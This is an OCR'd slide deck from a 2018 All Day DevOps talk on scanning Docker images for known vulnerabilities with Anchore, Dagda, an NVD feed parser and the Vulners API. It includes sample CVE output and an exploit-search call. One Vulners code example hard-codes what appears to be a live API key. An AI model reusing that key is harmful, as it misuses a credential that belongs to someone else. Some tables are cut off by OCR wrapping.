|              |                   |         | 7c332d1c4eb4bce8e |
|              |                   |         | 1079a4c1af342c450 |
|              |                   |         | abe67 in /        |
| c2b44478417f | jmortegac/linux_t | Guessed | CMD ["bash"]      |
|              | weet_app:1.0      |         |                   |
| c2b44478417f | jmortegac/linux_t | Guessed | LABEL             |
|              | weet_app:1.0      |         | maintainer=NGINX  |
|              |                   |         | Docker            |
|              |                   |         | Maintainers       |
|              |                   |         | <docker-          |
|              |                   |         | maint@nginx.com>  |
| c2b44478417f | jmortegac/linux_t | Guessed | ENV NGINX_VERSION |
```

```
$ docker exec anchore anchore query --image jmortegac/linux_tweet_app:1.0 has-package curl wget apt
+--------------+----------------+-------------+---------+---------+
| Image Id     | Repo Tag       | Query Param | Package | Version |
+--------------+----------------+-------------+---------+---------+
| c2b44478417f | jmortegac/linu | apt         | apt     | 1.4.8   |
|              | x_tweet_app:1. |             |         |         |
|              | 0              |             |         |         |
+--------------+----------------+-------------+---------+---------+
```

```
+--------------+----------+-----------------+--------------------+--------------+--------------+----------------+------
--------+
| CVE ID       | Severity | *Total Affected | Vulnerable Package | Fix Available | Fix Images   | Rebuild Images | URL
       |
+--------------+----------+-----------------+--------------------+--------------+--------------+----------------+------
--------+
| CVE-2017-880 | High     | 1               | multiarch-su       | None         | c2b44478417f | None           | https
       |
| 4            |          |                 | pport-2.24-1       |              | (jmortegac/l |                | ://se
curity-  |
|              |          |                 | 1+deb9u1           |              | inux_tweet_a |                | track
er.debi  |
|              |          |                 |                    |              | pp:1.0)      |                | an.or
g/track  |
|              |          |                 |                    |              |              |                | er/CV
E-2017-  |
|              |          |                 |                    |              |              |                | 8804
       |
| CVE-2017-880 | High     | 1               | libc6-2.24-1       | None         | c2b44478417f | None           | https
       |
```

Dagda


Dagda is a tool to perform static analysis of known vulnerabilities in docker images/containers and to monitor running docker containers for detecting anomalous activities.

In order to fulfill its mission, first the known vulnerabilities as CVEs (Common Vulnerabilities and Exposures) and BIDs (Bugtraq IDs), and the known exploits from Offensive Security database are imported into a MongoDB to facilitate the search of these vulnerabilities and exploits when your analysis are in progress.

Then, when you run a static analysis of known vulnerabilities, **Dagda** retrieves information about the software installed into your docker image, such as the OS packages and the dependencies of the programming languages, and verifies for each product and its version if it is free of vulnerabilities against the previously stored information into the MongoDB.

Dagda supports multiple Linux base images:

- Red Hat/CentOS/Fedora
- Debian/Ubuntu
- OpenSUSE
- Alpine


HTTP/REST
API
Dagda
Docker Security Suite
Static
Analyzer
Runtime
Monitor
EDN
Dagda Server
mongoDB
VulnDB
docker
Docker Socket


```
$ python3 dagda.py --help
usage: dagda.py [--version] [--help] <command> [args]

Dagda Commands:
  agent                 run a remote agent for performing the analysis of known
                        vulnerabilities, trojans, viruses, malware & other
                        malicious threats in docker images/containers
  check                 perform the analysis of known vulnerabilities, trojans,
                        viruses, malware & other malicious threats in docker
                        images/containers
  docker                list all docker images/containers and all docker daemon
                        events
  history               retrieve the analysis history for the docker images
  monitor               perform the monitoring of anomalous activities in
                        running docker containers
  start                 start the Dagda server
  vuln                  perform operations over your personal CVE, BID, RHBA,
                        RHSA & ExploitDB database

Optional Arguments:
  -h, --help            show this help message and exit
  -v, --version         show the version message and exit
```

```
usage: dagda.py vuln [-h] [--init] [--init_status]
                     [--bid BID] [--cve CVE] [--exploit_db EXPLOIT_DB]
                     [--product PRODUCT] [--product_version PRODUCT_VERSION]

Your personal CVE, BID & ExploitDB database.

Optional Arguments:
  -h, --help            show this help message and exit
  --init                initializes your local database with all CVEs provided
                        by NIST publications, all BugTraqs Ids (BIDs)
                        downloaded from the "http://www.securityfocus.com/"
                        pages (See my project "bidDB_downloader"
                        [https://github.com/eliasgranderubio/bidDB_downloader]
                        for details) and all exploits from Offensive Security
                        Exploit Database. If this argument is present, all
                        CVEs, BIDs and exploits of your local database will be
                        updated.
  --init_status         retrieves the initialization status
  --bid BID             all product with this BugTraq Id (BID) vulnerability
                        will be shown
  --cve CVE             all products with this CVE vulnerability will be shown
  --exploit_db EXPLOIT_DB
                        all products with this Exploit_DB Id vulnerability
                        will be shown
  --product PRODUCT     all CVE/BID vulnerabilities and exploits of this
                        product will be shown
```

DAGDA-UI

component	version	type	vulnerabilities
bash	4.3	os	CVE-2014-6271,CVE-2014-6277,CVE-2014-6278,CVE-2014-7169,CVE-2014-7186, CVE-2014-7187,CVE-2016-7543,BID-70152,BID-92337,BID-92999,BID-93183
gnupg	1.4.18	os	BID-73064,BID-73066,BID-92527
grep	2.20	os	CVE-2015-1345
libsemanage-common	2.3	os	BID-47902,BID-47905,BID-49303
libtasn1-6	4.2	os	BID-74419
libtext-iconv-perl	1.7	os	BID-6398
openssl	1.0.1t	os	CVE-2016-2177,CVE-2016-2178,CVE-2016-2179,CVE-2016-2180,CVE-2016-2181, CVE-2016-2182,CVE-2016-2183,CVE-2016-6302,CVE-2016-6303,CVE-2016-6304, CVE-2016-6306
perl-base	5.20.2	os	BID-92136,EXPLOIT_DB_ID-38085
readline-common	6.3	os	BID-66369
tar	1.27.1	os	CVE-2016-6321
wget	1.16	os	BID-76678,BID-91530,BID-93157

NVD vulnerabilities



https://github.com/linxack/nvdparser

NVD vulnerabilities

```
import xml.sax
import time
import urllib
import zipfile
import os
import sys
import commands
#Download the recent NVD vulnerabilities feed
urllib.urlretrieve ("https://nvd.nist.gov/download/nvdcve-Recent.xml.zip", "reciente.zip")
print "Downloaded"
time.sleep(1)

fh = open('reciente.zip', 'rb')
z = zipfile.ZipFile(fh)
for name in z.namelist():
    outfile = open(name, 'wb')
    outfile.write(z.read(name))
    outfile.close()
fh.close()
print "Unzipped"
time.sleep(1)
```

Vulners

Functions and methods

All the callable methods are using Vulners REST API.

Search in database

```
import vulners

vulners_api = vulners.Vulners()
heartbleed_related = vulners_api.search("heartbleed", limit=10)
```

Get information about document by identificator

```
import vulners

vulners_api = vulners.Vulners()
CVE_2017_14174 = vulners_api.document("CVE-2017-14174")
```

Search for the public available exploits

```
import vulners

vulners_api = vulners.Vulners()
wordpress_exploits = vulners_api.searchExploit("wordpress 4.7.0")
```

Python API

Integrate search and scan API into your application

Python 2/3 library for the Vulners Database. It provides search, data retrieval, archive and vulnerability scanning API's for the integration purposes. With this library you can create powerful security tools and get access to the world largest security database.

API DOCS

```python
import vulners

vulners_api = vulners.Vulners
(api_key="A2ATGL9U9TWBBPMKB56ZEKQCKNQCWSGCM0O0UD34N05SI02KTLXF8ISZKHV2S5DU")


dirtycow = vulners_api.search("dirtycow", limit=10)
for i, val in enumerate(dirtycow):
    for key,value in val.items():
        print(key,":",value)
```

Vulners

```
bulletinFamily : NVD
description : Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain pri
vileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exp
loited in the wild in October 2016, aka "Dirty COW."
modified : 2018-07-18T21:29:04
published : 2016-11-10T16:59:00
id : CVE-2016-5195
href : https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-5195
title : CVE-2016-5195
type : cve
cvss : {'score': 7.2, 'vector': 'AV:LOCAL/AC:LOW/Au:NONE/C:COMPLETE/I:COMPLETE/A:COMPLETE/'}
vhref : https://vulners.com/cve/CVE-2016-5195
bulletinFamily : scanner
description : Stack-based out-of-bounds read via vmcall instruction

Linux kernel compiled with the KVM virtualization (CONFIG_KVM) support is vulnerable to an out-of-bounds read access iss
ue. It could occur when emulating vmcall instructions invoked by a guest. A guest user/process could use this flaw to di
sclose kernel memory bytes.(CVE-2017-17741)

drivers/block/loop.c mishandles lo_release serialization allowing denial-of-service

A flaw was found in the Linux kernel's handling of loopback devices.
An attacker, who has permissions to setup loopback disks, may create a denial of service or other unspecified actions. (
CVE-2018-5344)
```

```
#Get information about document by identificator
'''CVE_2018_8115 = vulners_api.document("CVE-2018-8115")
for key,value in CVE_2018_8115.items():
    print(key,":",value)'''


#Get references for the vulnerability
references = vulners_api.references("CVE-2018-8115")
for key,value in references.items():
    for key,val in enumerate(value):
        for key,value in val.items():
            print(key,":",value)
```

Vulners

```
id : CVE-2018-8115
bulletinFamily : NVD
title : CVE-2018-8115
description : A remote code execution vulnerability exists when the Windows Host Compute Service Shim (hcsshim) library fails to prop
ly validate input while importing a container image, aka "Windows Host Compute Service Shim Remote Code Execution Vulnerability." Thi
affects Windows Host Compute.
published : 2018-05-02T15:29:00
modified : 2018-06-13T10:50:51
cvss : {'score': 9.3, 'vector': 'AV:NETWORK/AC:MEDIUM/Au:NONE/C:COMPLETE/I:COMPLETE/A:COMPLETE/'}
href : https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2018-8115
reporter : NVD
references : ['http://www.securityfocus.com/bid/104061', 'https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018
115', 'http://www.securitytracker.com/id/1040842']
cvelist : ['CVE-2018-8115']
type : cve
```

Vulners

```
This month, Microsoft is addressing 42 vulnerabilities that are rated important.



[CVE-2018-8120](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8120>) \- Win32k Elevation of Privilege
lnerability
[CVE-2018-8123](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8123>) \- Microsoft Edge Memory Corrupti
 Vulnerability
[CVE-2018-8124](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8124>) \- Win32k Elevation of Privilege
lnerability
[CVE-2018-8147](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8147>) \- Microsoft Excel Remote Code Ex
ution Vulnerability
[CVE-2018-8148](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8148>) \- Microsoft Excel Remote Code Ex
ution Vulnerability
[CVE-2018-8157](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8157>) \- Microsoft Office Remote Code E
cution Vulnerability
[CVE-2018-8158](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8158>) \- Microsoft Office Remote Code E
cution Vulnerability
[CVE-2018-8161](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8161>) \- Microsoft Office Remote Code E
cution Vulnerability
[CVE-2018-8162](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8162>) \- Microsoft Excel Remote Code Ex
ution Vulnerability
[CVE-2018-8164](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8164>) \- Win32k Elevation of Privilege
lnerability
[CVE-2018-8165](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8165>) \- DirectX Graphics Kernel Elevat
n of Privilege Vulnerability
[CVE-2018-8166](<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8166>) \- Win32k Elevation of Privilege
lnerability
```

Vulners

```
Microsoft's May 2018 Patch Tuesday has been scheduled for release on May 8.

reporter : Swati Khandelwal
published : 2018-05-02T22:44:00
type : thn
title : Microsoft Issues Emergency Patch For Critical Flaw In Windows Containers
enchantments : {'score': {'modified': '2018-05-06T20:36:09', 'vector': 'NONE', 'value': 6.8}}
bulletinFamily : info
cvelist : ['CVE-2018-8115']
_object_type : robots.models.thn.ThnBulletin
modified : 2018-05-03T09:44:11
id : THN:3ABDE482B9F680905EFEED7C3A4C7494
href : https://thehackernews.com/2018/05/windows-docker-containers.html
cvss : {'score': 0.0, 'vector': 'NONE'}
lastseen : 2018-09-28T01:48:20
references : []
description : ### *CVSS*:
8.6

### *Detect date*:
05/02/2018

### *Severity*:
Critical

### *Description*:
An remote code execution vulnerability was found in Windows Host Compute Service Shim. By exploiting this vulnerability
malicious users can execute arbitrary code. This vulnerability can be exploited remotely via a specially crafted image c
ontainer.
```

```
![](http://feeds.feedburner.com/~r/feedburner/Talos/~4/JgOFgcbhKyU)
reporter : noreply@blogger.com (Martin Lee)
published : 2018-05-08T12:02:00
type : talosblog
title : Microsoft Patch Tuesday - May 2018
enchantments : {'score': {'modified': '2018-06-23T08:19:16', 'vector': 'NONE', 'value': 9.3}}
bulletinFamily : blog
cvelist : ['CVE-2018-0765', 'CVE-2018-0824', 'CVE-2018-0854', 'CVE-2018-0943', 'CVE-2018-0945', 'CVE-2018-0946', 'CVE-2018-0951', 'CV
2018-0953', 'CVE-2018-0954', 'CVE-2018-0955', 'CVE-2018-0958', 'CVE-2018-0959', 'CVE-2018-0961', 'CVE-2018-1021', 'CVE-2018-1022', 'C
-2018-1025', 'CVE-2018-1039', 'CVE-2018-4944', 'CVE-2018-8112', 'CVE-2018-8114', 'CVE-2018-8115', 'CVE-2018-8119', 'CVE-2018-8120', '
E-2018-8122', 'CVE-2018-8123', 'CVE-2018-8124', 'CVE-2018-8126', 'CVE-2018-8127', 'CVE-2018-8128', 'CVE-2018-8129', 'CVE-2018-8130',
VE-2018-8132', 'CVE-2018-8133', 'CVE-2018-8134', 'CVE-2018-8137', 'CVE-2018-8139', 'CVE-2018-8141', 'CVE-2018-8145', 'CVE-2018-8147',
CVE-2018-8148', 'CVE-2018-8149', 'CVE-2018-8150', 'CVE-2018-8151', 'CVE-2018-8152', 'CVE-2018-8155', 'CVE-2018-8156', 'CVE-2018-8157',
'CVE-2018-8158', 'CVE-2018-8159', 'CVE-2018-8160', 'CVE-2018-8161', 'CVE-2018-8162', 'CVE-2018-8163', 'CVE-2018-8164', 'CVE-2018-8165
 'CVE-2018-8166', 'CVE-2018-8167', 'CVE-2018-8170', 'CVE-2018-8173', 'CVE-2018-8174', 'CVE-2018-8177', 'CVE-2018-8178', 'CVE-2018-817
, 'CVE-2018-8897']
_object_type : robots.models.rss.RssBulletin
modified : 2018-05-09T08:42:37
id : TALOSBLOG:C19AB95C902B2507E8156BE7B09BE73B
href : http://feedproxy.google.com/~r/feedburner/Talos/~3/JgOFgcbhKyU/microsoft-patch-tuesday-may-2018.html
cvss : {'score': 10.0, 'vector': 'AV:NETWORK/AC:LOW/Au:NONE/C:COMPLETE/I:COMPLETE/A:COMPLETE/'}
```

Thank You All Day DevOps Sponsors

Platinum Sponsors

Sonatype

cloudbees

Gold Sponsors

puppet

GitLab

XebiaLabs
Enterprise DevOps

GENERAL DYNAMICS
Information Technology

cisco DEVNET
developer.cisco.com

Carnegie Mellon University
Software Engineering Institute

CHEF

SCALED AGILE

Media Sponsors


TechBeacon

DevOps.com

DZone

Solutions Review

Thank You All Day DevOps Supporters


Meet me in the Slack channel for Q&A
bit.ly/addo-slack
All Day DevOps
October 17, 2018